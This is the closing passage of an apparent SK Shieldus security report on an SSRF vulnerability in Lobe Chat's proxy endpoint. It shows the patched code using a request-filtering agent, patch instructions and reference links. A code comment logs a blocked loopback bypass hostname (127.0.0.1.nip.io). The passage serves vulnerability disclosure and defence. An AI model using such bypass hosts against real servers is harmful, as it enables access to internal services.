  const url = await req.text();
  try {
    const res = await fetch(url, { agent: ssrfaAgent(url) });
    return new Response(await res.arrayBuffer(), { headers: { ...res.headers } });
  } catch (err) {
    console.error(err); // DNS lookup 127.0.0.1(family:4, host:127.0.0.1.nip.io) is not
    allowed. Because, It is private IP address.
    return NextResponse.json({ error: 'Not support internal host proxy' }, { status: 400 });
  }
};
```

Following the patch, the request-filtering-agent module, which implements SSRF attack prevention logic, is used to send requests through the fetch function.

The vulnerability patch work can be performed in the Settings window as follows.




Figure 19. Patching process for vulnerable versions of Lobe Chat

Details of the vulnerability patch can be found with the following link:

- URL: <https://github.com/lobehub/lobe-chat/releases>

Therefore, users of Lobe Chat versions 1.19.12 and earlier that are susceptible to the SSRF vulnerability should follow the above steps to patch the software.

■ Reference Sites

- GitHub Repository (Lobe Chat): <https://github.com/lobehub/lobe-chat>
- Local Plugin Development: <https://lobehub.com/docs/usage/plugins/development>
- MDN Web Docs (Same-origin Policy): https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- GitHub Advisory Database (lobe-chat `/api/proxy` endpoint Server-Side Request Forgery vulnerability): <https://github.com/advisories/GHSA-mxhq-xw3g-rphc>
- GitHub Advisory Database (Insufficient fix for GHSA-mxhq-xw3g-rphc (CVE-2024-32964)): <https://github.com/lobehub/lobe-chat/security/advisories/GHSA-3fc8-2r3f-8wrg>
- RFC3927 (Dynamic Configuration of IPv4 Link-Local Addresses): <https://datatracker.ietf.org/doc/html/rfc3927>
- JavaScript Info (Fetch API): <https://javascript.info/fetch-api>
- AWS (Run commands when you launch an EC2 instance with user data input): <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/user-data.html>
- RAON – Core Research Team (AWS Instance Meta-data SSRF to RCE): <https://core-research-team.github.io/2022-11-01/AWS-Instance-Meta-data-SSRF-to-RCE>
- Ollama (RESTful API): <https://github.com/ollama/ollama/blob/main/docs/api.md>

EQST INSIGHT

2024.10



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group

COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

